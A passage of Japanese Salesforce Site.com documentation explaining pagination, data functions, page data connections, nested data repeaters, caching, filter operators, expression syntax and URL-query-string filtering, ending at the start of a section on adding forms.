4. [プロパティ] ペインで、必要に応じて、[ボタン名] を [前のページ] または [次のページ] に変更します。
5. [イベント] ペインで、クリックイベントを選択します。
6. [アクション] ボックスが表示されたら、 + をクリックして、[前のページ] または [次のページ] アクションを選択します。
7. [対象要素] で、データの繰り返しまたはデータテーブルを選択します。
8. [保存] をクリックします。

「移動」ページネーションの作成

「移動」ナビゲーションの作成は、前のページボタンおよび次のページボタンの作成と似ていますが、ユーザが移動先のページを指定できるように入力項目を追加する必要があります。

1. データの繰り返しまたはデータテーブルを作成します。
2. データの繰り返しまたはデータテーブルで、[制限] セクションで 1 ページあたりに表示するレコード件数を必ず指定します。
3. ページに [数] 項目をドラッグします。
4. [プロパティ] ペインで、項目の [表示ラベル名] をわかりやすい名前に変更します。たとえば、「ページ番号を入力」などです。
5. ページに [ボタン] をドラッグします。

6. [プロパティ] ペインで、[ボタン名] を [ページに移動] に変更します。
7. [イベント] ペインで、クリックイベントを選択します。
8. [アクション] ボックスが表示されたら、 + をクリックして、[ページに移動] アクションを選択します。
9. [対象要素] で、データの繰り返しまたはデータテーブルを選択します。
10. 入力項目 ID で、ステップ 3 で作成した項目を選択します。
11. [保存] をクリックします。

関連トピック:

- データの繰り返しによるデータの動的取得
- データテーブルによるデータの動的取得
- イベントの作成
- 選択可能なイベントとアクション

データ関数の使用

データ関数では、標準またはカスタム Salesforce オブジェクトへの接続、返された結果の計算、ページへの計算の表示を行います。たとえば、オブジェクトの特定の項目について、データ関数を使用して、すべての返されたレコードの合計値または平均値を算出できます。

データ関数をページに追加する手順は、次のとおりです。

1. [ページ要素] ペインからページに [データの機能] をドラッグします。
2. 接続先であるブジェクトを選択します。

   メモ:

   - サイト訪問者はゲストユーザライセンスを使用して公開サイトにアクセスするので、Site.com ユーザのドロップダウンリストにはゲストユーザが使用できるオブジェクトのみが表示されます。他のオブジェクトを利用できるようにするには、「Salesforce オブジェクトのデータアクセス権限の設定」に移動して、関連するオブジェクトの「参照」権限を有効化し、リストを更新します。
   - コミュニティユーザのドロップダウンリストには、サイト訪問者には表示されないオブジェクトが表示される可能性があります。認証された訪問者の場合、公開ページおよび非公開ページのオブジェクトアクセスは、各自のユーザプロファイルで制御されます。認証されていない訪問者の場合、公開ページのオブジェクトアクセスは、サイトのゲストユーザプロファイルで制御されます。

3. 必要に応じて、[条件] でデータセットを絞り込む条件を選択します。どの条件も選択しない場合、項目のすべてのデータが返されます。
   a. 検索条件が適用される項目を選択します。[項目] ドロップダウンリストでは、オブジェクトの項目に続けて、すべての親オブジェクトの項目が *parent_object_name.field_name* 形式で表示されます。
   b. 結果を絞り込む方法を制御する演算子を選択します。たとえば、完全一致を返すには、*[次の文字列と一致する]* を選択します。
   c. 検索条件の値のソースを選択します。たとえば、明示的な値を指定するために *[固定値]* を選択したり、クエリ文字列に渡される値を使用して *[URL クエリ文字列]* を選択したりします。
   d. 検索条件の値を設定します。クエリ文字列を使用している場合、クエリ文字列を指定しないときにどのような処理を実行する必要があるかも指定できます。
   e. 必要に応じて、検索結果をさらに絞り込む検索条件を追加します。各条件設定項目は AND 演算子を使用して併用できます。

   メモ: 結果を絞り込むために固定値を使用している場合、[接続プレビュー] セクションで戻されたレコードを参照できます。レコードのリストを更新するには、[プレビューを再読み込み] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

ゲストユーザプロファイルを編集する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  AND

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

  および

  「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

4. [関数] で、次の関数を選択します。

オプション	説明
件数	選択した項目の値を含むレコード件数をカウントする。たとえば、オブジェクトに30件のレコードが含まれており、25件のレコードのみに指定した項目の値が含まれる場合は、結果は 25 になります。
最大	選択した項目のすべての値の中の最大値を返します。数字、文字列、日付に適用されます。
平均	選択した項目のすべてのレコードの平均値を計算します。たとえば、20 件のレコードがあり、[価格] 項目の合計値が 20,000 ドルの場合、平均は 1,000 ドルです。数値を含む項目のみに適用可能です。
最小	選択した項目のすべての値の中の最小値を返します。数字、文字列、日付に適用されます。
合計	選択した項目のすべてのレコードの合計値を計算します。

5. 適用先の項目を選択します。
6. [保存] をクリックします。

関連トピック:

- デフォルトビュー、エラービュー、およびデータ無しビュー
- キャッシュを使用したパフォーマンスの改善
- データ検索条件の例

ページデータ接続の概要

ページデータ接続を使用すると、サイト管理者およびデザイナは、Salesforce オブジェクトを使用しているときに単一レコードの詳細ページを容易に作成できるようになります。

繰り返し要素、カスタムコード、またはコンテンツブロックと組み合わせてページデータ接続を使用すると、標準オブジェクトおよびカスタムオブジェクトとの接続、特定のレコードの取得、サイトページでのレコードの動的な表示が可能になります。

エディション


使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

例: たとえば、[取引先]というサイトページで会社のすべての取引先のリストが必要であるとします。ユーザが[詳細を参照]リンクをクリックすると、[取引先詳細]というサイトページを開き、選択した取引先の情報を表示できるようにする必要があります。

この場合、データの繰り返しを[取引先]サイトページに追加し、取引先オブジェクトからレコードのリスト (1) を取得します。データ要素を使用して、[詳細を参照] リンク (2) を作成できます。このリンクがクリックされるときに、URL クエリ文字列を使用して、一意の識別子として [取引先詳細] ページに [取引先 ID] 項目を渡します。[取引先詳細]ページの読み込み時に、ページデータ接続によって一意の識別子の値が使用されて、そのレコードの詳細 (3) のみが動的に返されます。



ページデータ接続では、式を使用して、ページのプロパティを含むページの任意の場所で返されるデータにアクセスできます。たとえば、取引先詳細ページのタイトルとして取引先名を使用するとします。この場合、[プロパティ]ペインの [タイトル] 項目に `{!Name}` を入力するだけです。ページの読み込み時に、特定のレコードの取引先名が取得されて、ブラウザのタイトルバーに表示されます。

関連トピック:

- ページデータ接続によるデータの取得
- Site.com データサービスの概要

ページデータ接続によるデータの取得

Salesforce オブジェクトを操作する場合、単一レコードの詳細ページを作成するには、ページデータ接続を使用します。

データ要素、カスタムコード、またはコンテンツブロックと組み合わせてページデータ接続を使用すると、標準オブジェクトおよびカスタムオブジェクトに接続し、特定のレコードを取得して、返されたデータをページ上の任意の場所に動的に表示できます。式を使用してページのプロパティで返されたデータにアクセスすることもできます。

ページを開いた状態で、次の手順を実行します。

1. [ページ構造] ペインでページが選択されていることを確認します。
2. [プロパティ] ペインの [ページデータ接続] セクションで [接続を追加] をクリックします。
3. 接続先であるブジェクトを選択します。

   メモ:

   - サイト訪問者はゲストユーザライセンスを使用して公開サイトにアクセスするので、Site.com ユーザのドロップダウンリストにはゲストユーザが使用できるオブジェクトのみが表示されます。他のオブジェクトを利用できるようにするには、「Salesforce オブジェクトのデータアクセス権限の設定」に移動して、関連するオブジェクトの「参照」権限を有効化し、リストを更新します。
   - コミュニティユーザのドロップダウンリストには、サイト訪問者には表示されないオブジェクトが表示される可能性があります。認証された訪問者の場合、公開ページおよび非公開ページのオブジェクトアクセスは、各自のユーザプロファイルで制御されます。認証されていない訪問者の場合、公開ページのオブジェクトアクセスは、サイトのゲストユーザプロファイルで制御されます。

4. 必要に応じて、[条件] で返されるレコードを絞り込む条件を選択します。どの条件も選択しない場合、デフォルトで最初のレコードが返されます。
   a. 検索条件が適用される項目を選択します。[項目] ドロップダウンリストでは、オブジェクトの項目に続けて、すべての親オブジェクトの項目が *parent_object_name.field_name* 形式で表示されます。
   b. 結果を絞り込む方法を制御する演算子を選択します。たとえば、完全一致を返すには、*[次の文字列と一致する]* を選択します。
   c. 検索条件の値のソースを選択します。たとえば、明示的な値を指定するために *[固定値]* を選択したり、クエリ文字列に渡される値を使用して *[URL クエリ文字列]* を選択したりします。
   d. 検索条件の値を設定します。クエリ文字列を使用している場合、クエリ文字列を指定しないときにどのような処理を実行する必要があるかも指定できます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する
- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

ゲストユーザプロファイルを編集する
- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

および

「プロファイルと権限セットの管理」

および

「アプリケーションのカスタマイズ」

e. 必要に応じて、検索結果をさらに絞り込む検索条件を追加します。各条件設定項目はAND演算子を使用して併用できます。

メモ: 結果を絞り込むために固定値を使用している場合、[接続プレビュー] セクションで戻されたレコードを参照できます。レコードのリストを更新するには、[プレビューを再読み込み] をクリックします。

5. 並び替えでは、1 つ以上の項目で結果を昇順または降順のどちらで並び替えるかを指定できます。
たとえば、最も人気のある映画を表示するページを作成するとします。映画データが含まれるカスタムオブジェクトに接続し、検索条件を使用する代わりに、ユーザ評価の降順に並び替えることができます。ページデータ接続で返されるレコードは 1 つであるため、最も評価の高いレコードのみが返されます。

6. [保存] をクリックします

次に、取得したレコードデータを表示するには、ページにデータ要素、カスタムコード、またはコンテンツブロックを追加する必要があります。

式を使用して、ページのプロパティを含むページの任意の場所で返されるデータにアクセスできます。たとえば、取引先詳細ページのタイトルとして取引先名を使用するとします。この場合、[プロパティ] ペインの [タイトル] 項目に `{!Name}` を入力するだけです。ページの読み込み時に、特定のレコードの取引先名が取得されて、ブラウザのタイトルバーに表示されます。

関連トピック:

- ページデータ接続の概要
- キャッシュを使用したパフォーマンスの改善
- 式を使用した動的データの表示について
- データ検索条件の例

関連オブジェクトでのデータアクセスの概要

標準およびカスタムオブジェクトは、あるオブジェクトのレコードを他のオブジェクトのレコードにどのように関連付けるかを定義するリレーションを含みます。例を挙げると、取引先オブジェクトには取引先責任者オブジェクトに対して 1 対多のリレーションが設定されています。つまり、各取引先には取引先に関連付けられている 1 つ以上の取引先責任者を持つことができます。このリレーションは、親-子リレーションまたは主従関係として知られています。

Salesforce のオブジェクト間のリレーションの詳細については、「オブジェクトリレーションの概要」を参照してください。

データの繰り返し、データテーブル、データ関数でこのようなリレーションを活用すると、関連オブジェクトのデータをページに表示することができます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

親オブジェクトでのデータへのアクセスについて

データの繰り返し、データテーブルまたはデータ関数をページに追加し、そのページを標準またはカスタムオブジェクトに接続すると、関連先の親オブジェクトの項目に自動的にアクセスできます。

データの繰り返し、データテーブル、またはデータ関数に検索条件を追加すると、[データ接続を作成]ダイアログボックスの[項目]リストにオブジェクトの項目に続いて、*parent_object_name.field_name* という形式を使用してその親オブジェクトのすべての項目が表示されます。この機能により、親オブジェクトの項目で結果を絞り込むことができます。そのため、たとえば、取引先責任者オブジェクトからレコードを取得するとき、取引先名（[Account.Account 名]）が「ABC Labs」である取引先責任者のみを返すようにすることができます。

同様に、データ要素をデータの繰り返しに追加するか、列をデータテーブルに追加すると、親オブジェクトの項目にそれらの繰り返し要素または列にバインドできます。たとえば、取引先責任者オブジェクトに接続されているデータテーブルを追加すると、［氏名］項目にバインドする列と、取引先オブジェクトの［Account.Account 名］項目にバインドする列を追加して、取引先責任者の名前とそれが関連付けられる取引先名を一緒に表示できます。


子オブジェクトでのデータへのアクセスについて

データの繰り返し、データテーブル、またはデータ関数を含むデータの繰り返しを使って、親オブジェクトの子オブジェクトからデータを取得できます。外部のデータの繰り返しまたは親のデータの繰り返しは取引先などのオブジェクトに接続しています。つまり、内部のデータの繰り返し、データテーブル、またはデータ関数を使用すると、取引先責任者などの子オブジェクトに自動的に接続できます。これは、*ネストされたデータの繰り返し*とも呼ばれます。

たとえば、この例と同じように関連付けられている取引先責任者の名前を含む取引先のリストを表示するとします。



このためには、取引先に接続されているデータの繰り返し (1) を作成して、［取引先名］項目にバインドされているデータ要素 (2) をそれに追加します。次に、取引先の子である取引先責任者に接続されている、ネストされているデータの繰り返し (3) を追加します。最後に、取引先責任者オブジェクトの［氏名］項目にバインドするネストされているデータの繰り返しに、データ要素 (4) を追加します。



関連トピック:

- ネストされたデータの繰り返しを使用した関連オブジェクトのデータの表示
- データの繰り返しによるデータの動的取得
- データテーブルによるデータの動的取得

ネストされたデータの繰り返しを使用した関連オブジェクトのデータの表示

データの繰り返し、データテーブル、またはデータ関数を含むデータの繰り返しを使って、親オブジェクトの子オブジェクトからデータを取得できます。外部のデータの繰り返しまたは親のデータの繰り返しは取引先などのオブジェクトに接続しています。つまり、内部のデータの繰り返し、データテーブル、またはデータ関数を使用すると、取引先責任者などの子オブジェクトに自動的に接続できます。これは、*ネストされたデータの繰り返し*とも呼ばれます。

たとえば、データの繰り返しが取引先に接続されている場合、ネストされたデータ関数を取引先責任者に接続されている取引先に追加すると、各取引先に関連付けられている取引先責任者数を返すことができます。

ネストされているデータの繰り返しを作成する手順は、次のとおりです。

1. ページにデータの繰り返しを追加します。
2. [ページ要素] ペインからデータの繰り返しに他の [データの繰り返し]、[データテーブル]、または [データの機能] をドラッグします。
3. 接続先である関連する Salesforce オブジェクトを選択します。

   メモ: また、関連しないオブジェクトからもデータを取得できます。ただし、関連しないオブジェクトからデータを取得すると、サイトのパフォーマンスにマイナスの影響がある可能性があるため、関連オブジェクトからのみデータを取得するようお勧めします。

4. 必要に応じて、[条件] でデータセットを絞り込む条件を選択します。どの条件も選択しない場合、項目のすべてのデータが返されます。
   a. 検索条件が適用される項目を選択します。[項目] ドロップダウンリストでは、オブジェクトの項目に続けて、すべての親オブジェクトの項目が `parent_object_name.field_name` 形式で表示されます。
   b. 結果を絞り込む方法を制御する演算子を選択します。たとえば、完全一致を返すには、*[次の文字列と一致する]* を選択します。
   c. 検索条件の値のソースを選択します。たとえば、明示的な値を指定するために *[固定値]* を選択したり、クエリ文字列に渡される値を使用して *[URL クエリ文字列]* を選択したりします。
   d. 検索条件の値を設定します。クエリ文字列を使用している場合、クエリ文字列を指定しないときにどのような処理を実行する必要があるかも指定できます。
   e. 必要に応じて、検索結果をさらに絞り込む検索条件を追加します。各条件設定項目は AND 演算子を使用して併用できます。

   メモ:結果を絞り込むために固定値を使用している場合、[接続プレビュー] セクションで戻されたレコードを参照できます。レコードのリストを更新するには、[プレビューを再読み込み] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する
- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

ゲストユーザプロファイルを編集する
- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  AND

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

  および

  「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

5. 並び替えでは、1 つ以上の項目で結果を昇順または降順のどちらで並び替えるかを指定できます。たとえば、ユーザデータを含むオブジェクトを使用している場合は、まず性別、次に名前で結果を並び替えることができます。
6. [制限] では、返される結果の数を制限できます。たとえば、上位 5 件の結果のみに関心がある場合は、［結果数を制限］項目に「5」と入力します。
7. ページネーションを追加する場合は、［ページあたりの結果数］項目にページあたりに表示する結果数を指定します。
8. データテーブルを使用している場合、[次へ] をクリックし、項目をダブルクリックするか、または選択して > をクリックしてテーブルに項目を追加します。
9. [保存] をクリックします。

データ要素またはカスタムコードのいずれかを親の繰り返しに追加することで、データを表示できます。同様に、親のデータの繰り返し内でデータの繰り返しがネストされている場合は、ネストされているデータの繰り返しにデータ要素またはカスタムコードを追加して、子オブジェクトの項目を表示できます。

メモ: 2 レベル以上の深さでデータの繰り返しをネストすることはできません。

関連トピック:

- 関連オブジェクトでのデータアクセスの概要
- データテーブルによるデータの動的取得
- データ関数の使用

キャッシュを使用したパフォーマンスの改善

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

データの繰り返し、データテーブル、およびデータ関数などのデータバインドページ要素を使用している場合、キャッシュを使用してパフォーマンスおよびページ表示を改善することができます。キャッシュは、データ接続を含むページが Salesforce からデータを要求する頻度を制御します。

100 名のユーザが同時にサイトページを訪問したとします。キャッシュを使用しない場合、同じページに対する 100 件の要求により、ページのパフォーマンスが大幅に低下します。ただし、キャッシュが有効になっている場合は、データの要求と取得が一度のみ (そのページに最初に訪問したユーザの要求に対してのみ) で済みます。設定された期間内のデータに対するその後の要求はすべてキャッシュから返されます。指定期間が過ぎると、キャッシュが更新されます。

[プロパティ] タブの［キャッシュ期間 （分）］項目では、選択したデータの繰り返し、データテーブル、またはデータ関数の取得データをキャッシュする時間の長さを制御します。

デフォルト値は 30 分です。ただし、適切な分数は要件によって異なります。次に例を示します。

- コメント書き込みシステム、株価表示機など、データが頻繁に更新される場合は、この値をゼロに設定してキャッシュを無効にし、ページに最新のデータが表示されるようにすることができます。

- 週に一度などデータの変更が頻繁でない場合は、この値をはるかに大きい分数に設定することができます。また、キャッシュ期間を長く設定すると、データソースが一時的に利用できなくなった場合でもページでデータを表示できます。

メモ: サイトへの更新が公開されるたびに、すべてのデータ接続でキャッシュが削除されます。サイトの訪問者が次回にアクセスすると、キャッシュが再開されます。

関連トピック:

データの繰り返しによるデータの動的取得
データテーブルによるデータの動的取得
データ関数の使用

データ検索条件

データの繰り返し、データテーブル、またはデータ関数をページに追加するときは、そのページが取得するレコードを制限する必要はありません。ただし、大量のレコードのある Salesforce オブジェクトを使用している場合は、検索条件を使用して返される結果を制限できます。

検索条件を追加する場合は、次を指定する必要があります。

- 検索条件が適用される項目
- 演算子
- 検索条件の値のソース
- 検索条件の値

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

検索条件の演算子

演算子	説明
次の文字列と一致する	完全一致を返します。
次の文字列と一致しない	指定した値を含まないレコードを返します。
<	指定した値未満のレコードを返します。
>	指定した値を上回るレコードを返します。
<=	指定した値以下のレコードを返します。
>=	指定した値以上のレコードを返します。
次の文字列で始まる	値の先頭の文字列がわかっていて、完全な文字列がわからない場合に使用します。たとえば、「カリフォルニア」と入力すると、カリフォルニア旅行は返されますが、サーフカリフォルニアは返されません。
次の文字列で終わる	値の末尾の文字列がわかっていて、完全な文字列がわからない場合に使用します。

演算子	説明
次の文字列を含む	入力した検索文字列を含み、さらに他の情報を含んでいる場合もあるレコードを返します。たとえば、「カリフォルニア」と入力すると、カリフォルニア旅行およびサーフカリフォルニアが返されます。
次の値を含む	指定した1つ以上のカンマ区切り値を含むレコードを返す、複数の値をサポートするデータ型に使用します。
すべてを含む	指定したすべてのカンマ区切り値を含むレコードを返す、複数の値をサポートするデータ型に使用します。
次の値を含まない	指定した1つ以上のカンマ区切り値を含まないレコードを返す、複数の値をサポートするデータ型に使用します。たとえば、場所カテゴリ項目「サンフランシスコ、バンクーバー」は、「サンフランシスコ、ダラス」を含むレコードおよび「バンクーバー、ニューヨーク」を含むレコードを除外します。
すべてを含まない	指定したすべてのカンマ区切り値を含まないレコードを返す、複数の値をサポートするデータ型に使用します。たとえば、場所カテゴリ項目「サンフランシスコ、バンクーバー」は、*両方*の語句を含むレコードのみを除外します。

検索条件の値のソース

ソース	説明
固定値	値を指定する場合に使用します。
URL クエリ文字列	ページの読み込み時に URL を使用して変数コンテンツを項目に渡す場合に使用します。
グローバルプロパティ	現在の日付または現在の時刻など、サイトの固定値を使用する場合に使用します。
要求ヘッダー	ホストヘッダーまたはブラウザのバージョンなど、ブラウザの値を使用する場合に使用します。
参照先の繰り返し	関連のないオブジェクト間でクエリを作成する場合に使用します。データの繰り返し、データテーブルまたはデータ関数が親の繰り返し内でネストされているけれども、親の繰り返しのオブジェクトがネストされている項目のオブジェクトと関連がない場合にのみ利用できます。

ソース	説明
	警告: 関連のないオブジェクトからデータを取得すると、サイトのパフォーマンスにマイナスの影響がある可能性があります。関連するオブジェクトからのみデータを取得することをお勧めします。

関連トピック:

- データの繰り返しによるデータの動的取得
- データテーブルによるデータの動的取得
- データ関数の使用
- 式を使用した動的データの表示について

式を使用した動的データの表示について

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

Site.com では、式言語を使用して、データを動的に表示します。式は、ページが読み込まれたときに情報に置き換えられるデータのプレースホルダとして機能します。データバインドページ要素またはカスタムウィジェットプロパティを使用している場合、式を使用して、ページにデータを表示する方法をカスタマイズできます。

Site.com では、式の構文は、開き中括弧と感嘆符、項目名、カスタムプロパティ名、名前空間名、閉じ中括弧で構成されます。

たとえば、`URL` というカスタムプロパティをウィジェットに追加した場合、構文 `{!URL}` を使用して、カスタムコードまたはコンテンツブロックに式を追加できます。同様に、市区郡 (請求先) 項目の式を追加する場合、構文 `{!BillingCity}` を使用します。関連オブジェクトの場合、項目名の前に主オブジェクトの名前 `{!Account.BillingCity}` が付けられます。

データの繰り返しまたはデータテーブルの列でデータ要素を編集している場合、式を使用せずに、ドロップダウンリスト内の名前でオブジェクトの項目にアクセスできます。ただし、ページに項目を表示する方法をカスタマイズする場合、ダイアログボックスの[カスタマイズ]をクリックして式を表示および編集できます。

データの繰り返しでカスタムコードまたはコンテンツブロックを使用している場合、式を使用してのみ、オブジェクトの項目にアクセスできます。

式を使用して、次の方法で出力をカスタマイズできます。

- 式の前後にテキストを追加します。たとえば、各事業所の電話番号を表示しているとします。`{!Phone}` 式の前に、*「連絡先」* というテキストを入力できます。ページにデータが表示される際、`{!Phone}` は各レコードの項目値 *連絡先電話番号* *100-200-3000* に置き換えられます。
- HTML タグを使用して、出力の書式を設定します。たとえば、式の前後に `H1` タグをラップして、ページに出力を表示する方法を変更できます (`<H1>{!Phone}</H1>`)。
- URL クエリ文字列を作成して、変数情報を別のページ上のデータの繰り返しまたはデータテーブルに渡します。その後、2 番目のページでは、受け取った変数を使用して、関連するレコードを取得および表示します。たとえば、`{!id}` が各レコードの商品 ID に置き換えられる、`/product_details?productID={!id}`

などのハイパーリンクを作成できます。特定の商品リンクをクリックすると、商品 ID が商品詳細ページに渡され、この ID を使用してレコードの情報が取得されてページに表示されます。

関連トピック:

- データの繰り返しによるデータの動的取得
- データテーブルによるデータの動的取得
- データ関数の使用

データ検索条件の例

データの繰り返し、データテーブル、およびデータ関数を使用すると、取得するデータを多くの方法で絞り込むことができます。このトピックでは、一般的な絞り込み手法の一部を紹介するため、固定値および URL クエリ文字列という 2 つのオプションについて説明します。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

例 1: 固定値を使用して結果を絞り込む

最初の例では、会社のニュースとイベントを保存する「ニュース」というカスタムオブジェクトを使用しています。各ニュース項目には [状況] 選択リストがあり、進行中または承認済みに設定できます。会社ニュースのページには、承認済みのニュース項目のみを表示したいとします。この場合、固定値を使用して、ニュースオブジェクトのデータを絞り込むことができます。

このシナリオでは、次の操作を実行します。

1. ページにデータの繰り返しを追加して、次のように設定します。
   a. ニュースカスタムオブジェクトを選択します。
   b. [条件] セクションで、条件を [状況が固定値に等しい] に設定します。
   c. [値] テキストボックスに「*承認済み*」と入力します。

   これにより、データの繰り返しに [状況] 項目に `Approved` という値が含まれるレコードのみを返すように指示します。
2. データの繰り返しにデータ要素を追加して、ページにタイトル、説明、日付などの必須項目を表示します。

例 2: URL クエリ文字列を使って動的に結果を絞り込み、別のページに結果を表示する

2 番目の例では、商品情報を保存する「商品」というカスタムオブジェクトを使用しています。ただし、商品の一部が特定の地域でのみ入手可能であるので、顧客の最寄の市で入手可能な商品を確認できるようにする必要があります。この場合は、使用可能な各市へのリンクを含む場所サイトページを作成します。

各リンクが商品サイトページを開くものの、ユーザの選択に基づいた商品のみを表示するようにする必要があります。これは、URL クエリ文字列を使用すると実現できます。URL クエリ文字列では、HTML ページ間で可変コンテンツを渡すことができます。この場合の変数情報は商品の場所ですが、データの繰り返しはユーザが選択を行うまで、返す商品を把握しません。

このシナリオでは、次の操作を実行します。

1. 商品ページにデータの繰り返しを追加して、次のように設定します。

a. 商品カスタムオブジェクトを選択します。
b. [条件] セクションで、条件を「*市区郡 次の文字列と一致する URL クエリ文字列*」に設定します。
c. [値] テキストボックスに、変数名 (この場合は、「*場所*」) を入力します。
d. [クエリ文字列がない場合] ドロップダウンで、[この条件項目を適用しない]を選択します。このオプションは、顧客が絞り込みなしですべての商品の参照を希望する場合に使用します。
e. [保存] をクリックします。

2. 商品名、説明、価格など、表示する項目のデータ要素を追加します。
3. 場所ページで、データの繰り返しを追加して商品カスタムオブジェクトを選択します。
4. データ要素を［市区郡］項目を表すデータの繰り返しに追加して、この項目を次のように設定します。
   a. ハイパーリンクに市の名前を使用するため、表示項目として［市区郡］を選択します。
   b. 表示形式として [テキスト] を選択します。
   c. [ハイパーリンクを追加] を選択して、ページに URL を表示します。
   d. [リンク先] ドロップダウンリストで、[サイトの項目] を選択します。
   e. 種別として [ページ] を選択し、商品ページを選択します。ページリストが表示されない場合は、URL テキストボックスにカーソルを置いてキーボードの Down キーを押します。
   f. URL 値を `/product?location={!City}` に変更します。この場合、`{!City}` は、レコードの［市区郡］項目の値に対応するプレースホルダです。ページの初回の読み込み時に、`{!City}` がダラスなどの適切な値に置き換えられます。これにより、そのレコードに対する次の URL が作成されます。

      ```
      /product?location=Dallas
      ```

      これにより、クリックすると商品ページが開き、`location` 変数の値として `Dallas` を渡します。
   g. ツールチップを作成するために、［市区郡］項目を選択して [カスタマイズ] をクリックします。
   h. 値を「*{!City} で入手可能な商品を表示*」に変更します。

      ページの読み込み時に各レコードの［市区郡］項目の値によって、再度、`{!City}` プレースホルダが置き換えられます。

これで、場所ページの読み込み時に、データの繰り返しにより各商品の場所がリンクとして表示されます。ダラスなどのリンクを顧客がクリックすると、場所ページが商品ページに `location=Dallas` を渡すようになります。商品ページの読み込み時に、データの繰り返しではこの値を使用して、［市区郡］項目に `Dallas` という値を含むレコードのみを動的に返します。

関連トピック:

- データの繰り返しによるデータの動的取得
- データ要素を使用したデータの表示
- データテーブルによるデータの動的取得
- 関連オブジェクトでのデータアクセスの概要

フォームを使用したデータの収集と送信

ページへのフォームの追加

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

サイトの訪問者からデータを収集し、データを標準またはカスタム Salesforce オブジェクトに登録するには、フォームを使用します。Web-to-リードの作成、顧客の詳細情報の取得、または商品やサービスのフィードバックの収集を行えます。

ページにフォームを追加する手順は、次のとおりです。

1. [ページ要素] ペインからページに [フォーム] をドラッグします。
2. データの登録先である Salesforce オブジェクトを選択します。

   メモ:

   - サイト訪問者はゲストユーザライセンスを使用して公開サイトにアクセスするので、Site.com ユーザのドロップダウンリストにはゲストユーザが使用できるオブジェクトのみが表示されます。他のオブジェクトを利用できるようにするには、「Salesforce オブジェクトのデータアクセス権限の設定」に移動して、関連するオブジェクトの「作成」権限を有効化し、リストを更新します。
   - コミュニティユーザのドロップダウンリストには、サイト訪問者には表示されないオブジェクトが表示される可能性があります。認証された訪問者の場合、公開ページおよび非公開ページのオブジェクトアクセスは、各自のユーザプロファイルで制御されます。認証されていない訪問者の場合、公開ページのオブジェクトアクセスは、サイトのゲストユーザプロファイルで制御されます。

